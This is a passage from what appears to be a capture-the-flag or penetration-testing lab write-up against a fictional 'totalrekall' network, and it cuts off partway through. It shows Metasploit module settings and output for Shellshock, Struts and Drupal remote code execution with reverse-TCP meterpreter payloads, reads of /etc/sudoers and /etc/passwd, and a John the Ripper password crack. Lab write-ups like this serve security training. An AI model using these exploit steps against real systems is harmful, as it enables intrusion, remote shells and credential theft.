systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false
whoami
root
```

Flag 8: 9dnx5shdf5
Vulnerability: Shellshock.
I utilized an RCE exploit through Metasploit on the host at 192.168.13.11. This exploit allowed me to list the contents of the /etc/sudoers file, as the following image shows:


```
root@kali: ~/Documents/day_2 × | root@kali: ~ × | root@kali: ~ × | root@kali: ~ × | root@kali: ~ × | root@kali: ~ ×

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CMD_MAX_LENGTH  2048                  yes       CMD max line length
   CVE             CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent            yes       HTTP header to use
   METHOD          GET                   yes       HTTP method to use
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT           80                    yes       The target port (TCP)
   SRVHOST         0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0
                                                   .0 to listen on all addresses.
   SRVPORT         8080                  yes       The local port to listen on.
   SSL             false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                     yes       HTTP read response timeout (seconds)
   URIPATH                               no        The URI to use for this exploit (default is random)
   VHOST                                 no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.30.50.17     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.30.50.17:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.30.50.17:4444 -> 192.168.13.11:47054 ) at 2023-10-03 07:50:52 -0400

meterpreter >
```


```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Flag 9: wudks8f7sd
I ran the command `cat /etc/passwd', to view the content of the file, as the following image shows:

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

Flag 10: wjasdufsdkg
Vulnerability: Struts - CVE-2017-5638
I utilized an RCE exploit via Metasploit on the host at 192.168.13.12, downloaded the flag file, and subsequently checked its contents, as the following image shows:






```
Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Would you like to replace the existing file:
  Path:     ./file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Would you like to replace the existing file:
  Path:     ./file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? A

Everything is Ok

Files: 3
Size:       23
Compressed: 194

┌──(root💀kali)-[~]
└─# ls
192.168.14.35  Documents  file2  flagfile            index.html  Music     Public   Templates  wget.txt
Desktop        Downloads  file3  flagisinThisfile.7z  LinEnum.sh  Pictures  Scripts  Videos

┌──(root💀kali)-[~]
└─# cat flagfile
flag 10 is wjasdufsdkg

┌──(root💀kali)-[~]
└─#
```


Flag 11: www-data
Vulnerability: Drupal - CVE-2019-6340
I exploited a Remote Code Execution (RCE) vulnerability through Metasploit on the host at 192.168.13.13 and checked the server's username, as the following image shows:


```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory

msf6 exploit(unix/webapp/drupal_restws_unserialize) >
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory

msf6 exploit(unix/webapp/drupal_restws_unserialize) >
```




Flag 12: d7sdfksdf384
Vulnerability: CVE-2019-14287
The user ‘alice’ was used to gain access to the host 192.168.13.14, that user is from the /etc/passwd file from the previous exploit, as the following image shows:






DAY THREE (Attacking the Windows Servers)

Flag 1: Tanya4life
The flag is found on the totalrekall GitHub page https://github.com/totalrekall/site in the xampp.users page of the site repository. The credential cracking with 'john the ripper', as the following image shows:





```
┌──(root㉿kali)-[~/Documents]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt flag1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tanya4life       (trivera)
1g 0:00:01:58 DONE (2023-10-07 00:59) 0.008459g/s 87568p/s 87568c/s 87568C/s Tanya66nelson..Tanner626
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~/Documents]
└─#
```

Flag 2: 4d7b349705784a518bc876bc2ed6d4f6
The flag is located in a file named flag2.txt, as the following image shows:




Flag 3: 89cb548970d44f348bb63622353ae278
Returning to the port scan results show "FTP" open on port 21 If the Nmap scan was done using the `-A` flag or using the NSE script for FTP anonymous access, the scan will reveal that FTP anonymous access is possible. The flag is located in a file named flag3.txt which is accessible through the FTP service running on the machine, as the following image shows:



